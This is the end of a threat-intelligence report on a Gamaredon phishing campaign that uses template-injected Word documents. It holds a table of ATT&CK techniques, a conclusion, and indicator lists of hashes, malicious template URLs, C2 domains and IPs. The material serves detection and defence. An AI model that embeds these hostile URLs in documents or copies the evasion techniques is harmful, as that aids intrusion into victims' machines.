Defense Evasion	T1112	Modify Registry	Modifies registry to disable VBA Macro Warnings
	T1140	Deobfuscate/Decode Files or Information	VBScript file lines are broken up in dropping file to avoid string based detection.
	T1089	Disabling Security Tools	Disables VBA Macro Warnings
	T1221	Template Injection	Template files containing VBA code are injected into the DOCX files.
Command and Control	T1043	Commonly Used Port	Standard Port is used for HTTP
	T1071	Standard Application Layer Protocol	HTTP is used to beacon to C2

Conclusion

This malicious Gamaredon campaign observed by ATR appears to be ongoing, as of this writing. The intended targets of the group align with similar entities and the malicious activity analyzed from the documents revealed TTPs known to be utilized by Gamaredon. Russian-sponsored cyber capabilities have been well-documented over numerous malicious campaigns found and attributed by the security community, and this activity observed by ATR indicates the risk posed to entities by APT threat groups. Governments around the globe utilize campaigns for strategic purposes, and in Russia's case, sometimes to coincide with armed forces activity.

IOCs

SHA256	First_Seen	FileName	Template URL	TemplateFile Domain
481eee236eadf6c94785 7820d3af5a397caeb8c45 791f0bbdd8a21f080786e75	2019-09-04 14:08:07	04.09.2019.docx	http://libre-templates.ddns[.]net/internet.dot	
9a1384868090f54630bc 8615c52525a26405a208 da1857facb7297d66c69b5c1	2019-09-05 13:20:02	протокол.docx	http://libre-templates.ddns[.]net/internet.dot	
f071e1338464c6d05913c bef422956c8fd6863c661 99e4b48cc5ca598f346a9f	2019-09-09 13:01:01	запит.docx	http://office-constructor.ddns[.]net/zaput.dot	
e68001e37577a9098040 09dcbdfd9d25a40e0f750 475922195d2649f3d207821	2019-09-10 8:09:44	запит.docx	http://office-constructor.ddns[.]net/zaput.dot	
bf55c8d6c1ba6232fc564 8831edc8de98a7ecf076a c1ba92e91b74ae573ca9b2	2019-09-10 10:41:24	Planning.docx	http://librebooton.ddns[.]net/booton.dot	
17d813f45f4cac7883fdfb 6da4dc130d4d3f87eedd daa2173ce2bb824c1697ba	2019-09-10 10:42:52	PARP.docx	http://librebooton.ddns[.]net/booton.dot	
3b00f06802bfba48ba4b5 5dc82a26343bb599f8d3 b530f1903c26ddcb3994094	2019-11-06 14:09:15	Документ Microsoft Office Word.docx	http://inbox-office.ddns[.]net/inbox.dot	
b3b06267814370d32ea0 ab8bd802bcaef127ad98 ee41d9c805555efbd1a8b187	2019-11-07 13:16:52	Інформаційна безпека України.docx	http://office-crash.ddns[.]net/crash.dot	
da1291742f5bcbe2d5c44 aaae4fccd86b539fa68e6 79f0994bb681b391c8f3ce	2019-11-07 17:26:43	Запит.docx	http://micro-set.ddns[.]net/micro.dot	
8d0c02d05b56a43d9fe2c f1e7df45d5bc2784af892 26dc6403264256ba708e31	2019-11-08 16:15:21	Запит.docx	http://office-lite.ddns[.]net/lite.dot	
bcbc916f37d20f9dfe2c74 7095d901791e1e4fde7b 49585d77c1e1f0288aa193	2019-11-11 10:24:25	довідка.docx	http://office-out.ddns[.]net/out.dot	
64c6a60f51761b22b949 14a6974e8478aad05b7f 91ba87ddd8c1d1fb079e4249	2019-11-11 10:47:13	довідка.docx	http://word-gread.ddns[.]net/gread.dot	
76ea98e1861c1264b340 cf3748c3ec74473b04d04 2cd6bfda9ce51d086cb5a1a	2019-11-18 10:26:49	провадження.docx	http://win-apu.ddns[.]net/apu.dot	

ef05a612ebfc0954746e81b0b40f2a73e2a5d65c55373fa06cc32cf9fe92951b	2019-11-19 8:57:23	Матеріали.docx	http://win-ss.ddns[.]net/ss.dot	http://get-icons.ddns[.]net/[ComputerName+SerialNumber]/autoindex.php
647dfdf939de6a8d9f7572c389910c8fe4b469676162e6f02e23ef79e3be4868	2019-11-21 14:46:46	povid 343_9130.docx	http://win-gu.ddns[.]net/win.dot	
47723574d99719733f87e1859e80cfbd88c5c482428344593d2d025bf2108368	2019-11-25 12:24:29	Запит_ГУР.docx	http://yotaset.ddns[.]net/yota.dot	
730074e62545c3075aace0eb0d4fbb31717f0845651e990224c0ace3618e5a1b	2019-11-25 14:34:59	підозра.docx	http://win-gu.ddns[.]net/gu.dot	
72dbd631ce620869c0f7238e93d7f6aa628773d0ffd382487157bbf8b98f275a	2019-11-25 14:39:20	Запит_СЗР.docx	http://yotaset.ddns[.]net/yota.dot	
f8c110022c7c8d03f60d5a53cbafbe9ea2b54cdc596e31b3f8e3ff203c2733bd	2019-11-26 15:29:39	rozrahunok.docx	http://zariks.ddns[.]net/word.dot	http://kavkazwork.ddns[.]net/[ComputerName+SerialNumber]/rebootor.php
ba962aeef2ae951306da0196301b2fe8fa1ac668400b1ea5f44a4aefb3ee5dc2	2019-11-26 15:33:06	povidomlennya.docx	http://kutan.ddns[.]net/office.dot	http://kavkazwork.ddns[.]net/[ComputerName+SerialNumber]/rebootor.php
1f185b6d28c8e87142d8fb0f8172caf56924ab1812c3dca218b7da5e01d23b54	2019-11-28 10:35:58	Запит_СБУ.docx	http://ironiya.ddns[.]net/is.dot	http://korneliuswork.ddns[.]net/[ComputerName+SerialNumber]/rebootor.php
03d46971fdf32ef2d5f647a12bfd272dd28fb58a777f025a717b6e017e64d5a3	2019-11-29 7:33:12	Запит_СБУ.docx	http://ironiya.ddns[.]net/il.dot	http://korneliuswork.ddns[.]net/[ComputerName+SerialNumber]/rebootor.php

Domains

office-constructor.ddns.net
librebooton.ddns.net
inbox-office.ddns.net
libre-templates.ddns.net
word-gread.ddns.net
win-apu.ddns.net
office-lite.ddns.net
office-crash.ddns.net
office-out.ddns.net
micro-set.ddns.net
win-ss.ddns.net
get-icons.ddns.net
network-crash.ddns.net
constructor-word.ddns.net
tempget.ddns.net
bitclass.ddns.net
bitlocker.ddns.net
const-gov.ddns.net
kornet-ua.ddns.net
certificate-verif.ddns.net
document-listing.ddns.net
shell-create.ddns.net
internet-create.ddns.net
libresoft.ddns.net
creative-office.ddns.net
kristo-ua.ddns.net
lookups.ddns.net
rnbo-ua.ddns.net
sv-menedgment.ddns.net
document-write.ddns.net
my-certificates.ddns.net
bitwork.ddns.net
military-ua.ddns.net
bitupd.ddns.net
internetcreate.ddns.net
shell-sertificates.ddns.net
wizartopen.ddns.net
bitvers.ddns.net
kavkazwork.ddns.net
brousework.ddns.net
paparije.ddns.net
korneliuswork.ddns.net
scr-out.ddns.net
tesla-fun.ddns.net
list-sert.ddns.net
tempwook.ddns.net
micro-office.ddns.net
bit-rnbo.ddns.net
bitread.ddns.net
libre-boot.ddns.net
win-gu.ddns.net
office-menedgment.ddns.net
d-o.ddns.net
carambol-oru.ddns.net

URLs

http://office-constructor.ddns.net/obce.dot
http://librebooton.ddns.net/booton.dot
http://inbox-office.ddns.net/inbox.dot
http://libre-templates.ddns.net/internet.dot
http://word-gread.ddns.net/gread.dot
http://win-apu.ddns.net/apu.dot
http://office-lite.ddns.net/lite.dot
http://libre-templates.ddns.net/internet.dot
http://office-crash.ddns.net/crash.dot
http://office-out.ddns.net/out.dot
http://libre-templates.ddns.net/internet.dot
http://librebooton.ddns.net/booton.dot
http://micro-set.ddns.net/micro.dot
http://office-constructor.ddns.net/zaput.dot
http://win-ss.ddns.net/ss.dot
http://office-constructor.ddns.net/zaput.dot
http://get-icons.ddns.net/ComputerName_HardDriveSerialNumber//autoindex.php
http://network-crash.ddns.net/
http://network-crash.ddns.net/ComputerName_HardDriveSerialNumber/autoindex.php

IPs

188.225.24[.]161
176.57.215[.]22
2.59.41[.]5
141.8.195[.]60
141.8.192[.]153